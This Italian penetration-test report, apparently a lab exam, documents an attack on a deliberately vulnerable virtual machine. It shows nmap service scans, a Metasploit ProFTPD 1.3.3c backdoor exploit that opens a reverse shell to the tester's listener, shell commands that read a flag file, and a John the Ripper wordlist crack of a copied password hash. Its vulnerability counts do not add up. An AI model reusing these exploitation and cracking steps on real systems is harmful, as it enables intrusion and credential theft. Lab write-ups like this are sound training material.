

# X60 - Lorenzo Santambrogio

## Report Esame



Report Issued: 23/01/2025



## **Avviso di Riservatezza**

Questo rapporto contiene informazioni sensibili, privilegiate e riservate. Devono essere prese precauzioni per proteggere la riservatezza delle informazioni contenute in questo documento. La pubblicazione di questo rapporto potrebbe causare danni alla reputazione di Metasploitable1 o facilitare attacchi contro Metasploitable1. X60 non sarà ritenuto responsabile per danni speciali, incidentali, collaterali o consequenziali derivanti dall'uso di queste informazioni.

## **Disclaimer**

Si noti che questa valutazione potrebbe non rilevare tutte le vulnerabilità presenti nei sistemi all'interno dell'ambito dell'incarico. Questo rapporto è un riepilogo delle conclusioni derivanti da una valutazione "puntuale" effettuata sull'ambiente di Metasploitable1. Eventuali modifiche apportate all'ambiente durante il periodo di test potrebbero influire sui risultati della valutazione.

# Indice

|   |  |
|---|--|
| <b>SINTESI ESECUTIVA</b>                          | <b>3</b>                                     |
| Raccomandazione                                   | 4  |
| <b>Metodologia di test</b>                        |  |
| mappatura versione servizi                        |  |
| accesso alla macchina                             | 6  |
| altro   | <b>Errore. Il segnalibro non è definito.</b> |
| <b>Definizioni di classificazione</b>             | <b>8</b>                                     |
| classificazioni del rischio                       | 8  |
| Classificazioni della probabilità di sfruttamento | 8  |
| Classificazioni dell'impatto aziendale            | 9  |
| Classificazioni della difficoltà di rimedio       | 9  |
| <b>Risultati del penetration test</b>             | <b>10</b>                                    |
| <b>Appendice A - strumenti utilizzati</b>         | <b>13</b>                                    |
| <b>appendice B - informazioni sull'incarico</b>   | <b>14</b>                                    |
| informazioni sul cliente                          | <b>Errore. Il segnalibro non è definito.</b> |

## Executive summary

X60 ha eseguito una valutazione della sicurezza della rete aziendale interna di Esame il 23/01/2025. Il test di penetrazione condotto da X60 ha simulato un attacco da parte di un attore esterno con l'obiettivo di ottenere accesso ai sistemi all'interno della rete aziendale di Esame. Lo scopo di questa valutazione era scoprire e identificare vulnerabilità nell'infrastruttura di X60 e proporre metodi per risolverle.

X60 ha identificato un totale di 13 vulnerabilità all'interno dell'ambito dell'incarico, suddivise per gravità come mostrato nella tabella sottostante.

| CRITICAL | HIGH | MEDIUM | LOW | INFO |
|----------|------|--------|-----|------|
|          | 2    | 1      | 1   | 10   |

## METODOLOGIA DI TEST

La metodologia di test adottata da X60 si è articolata in tre fasi: Ricognizione, Valutazione degli Obiettivi ed Esecuzione delle Vulnerabilità.

Durante la fase di ricognizione, abbiamo raccolto informazioni sulla macchina Esame-Nevio. X60 ha utilizzato scansioni delle porte e altri metodi di enumerazione per affinare le informazioni sugli obiettivi e valutare il loro valore.

Successivamente, abbiamo condotto la valutazione mirata. X60 ha simulato un attaccante che sfrutta vulnerabilità nella rete di Esame. Durante questa fase dell'incarico, X60 ha raccolto prove delle vulnerabilità riscontrate, eseguendo la simulazione in modo tale da non interrompere le normali operazioni aziendali.

Le vulnerabilità trovate permettono di accedere alla macchina Nevio, di potersi mettere in modalità amministratore (root) senza bisogno di password poiché essa è inesistente, di leggere il file flag.txt e di trovare la password del computer Nevio

# CLASSIFICATION DEFINITIONS

## Mappatura (Nmap) indirizzo ip 172.17.5.125

```
root@ciao: /home/ciao
File Azioni Modifica Visualizza Aiuto
Metasploit
root@ciao: /home/ciao
# nmap 172.17.5.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 15:23 CET
Nmap scan report for 172.17.5.125
Host is up (0.00018s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:33:06:F2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds

root@ciao: /home/ciao
# nmap -sV 172.17.5.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-23 15:24 CET
Nmap scan report for 172.17.5.125
Host is up (0.000081s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:33:06:F2 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
```

Successivamente abbiamo analizzato **21/tcp open ftp ProFTPD 1.3.3c** e abbiamo visto che esiste un exploit in grado di potermi connettere tramite reverse shell alla azienda e poter vedere Esame e Nevio.

# Reverse shell verso l'azienda


```
use <name|index> ...
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 172.17.5.87:4444
[*] 172.17.5.125:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo vbCp9EQzFFDUKYoH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "vbCp9EQzFFDUKYoH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.17.5.87:4444 → 172.17.5.125:56354) at 2025-01-23 15:41:31 +0100

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
```


In questa immagine si può vedere che apro una connessione con msfconsole tramite **21/tcp** **open ftp ProFTPD 1.3.3c** e mi collego al prompt dove posso vedere successivamente Esame e Nevio.

In questa immagine si può vedere che accedo senza problemi (dato che il file non è protetto da una password) a Esame e leggo il file flag.txt



```
root@ciao: /home/ciao
File Azioni Modifica Visualizza Aiuto
usr di file su Linux
var
vmlinuz
cd home
ls
esame
nevio
cd esame
ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak
backdoored_proftpd-1.3.3c
Desktop
Documents
Downloads
examples.desktop
latest.tar.gz
Music
Pictures
proftpd-1.3.3c
proftpd-1.3.3c.tar.bz2
proftpd-1.3.3c.tar.bz2.bak
Public
Templates
Videos
wordpress
cd Desktop
ls
flag.txt
cat flag.txt
{ESAME 2025 challenged solved}
```

Nelle seguenti immagini si vede che accedo alla macchina Nevio tramite attacco bruteforce della password con il tool JohnTheRipper dopo aver copiato l'hash di nevio anch'esso non protetto da una password.



```
(ciao@ciao)~[~/Documenti]
$ sudo john --wordlist=/home/ciao/Scaricati/10-million-password-list-top-10000.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
StrongPassword123 (?)
1g 0:00:00:00 DONE (2025-01-23 16:18) 7.692g/s 1969p/s 1969c/s 1969C/s 123456..sexsex
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

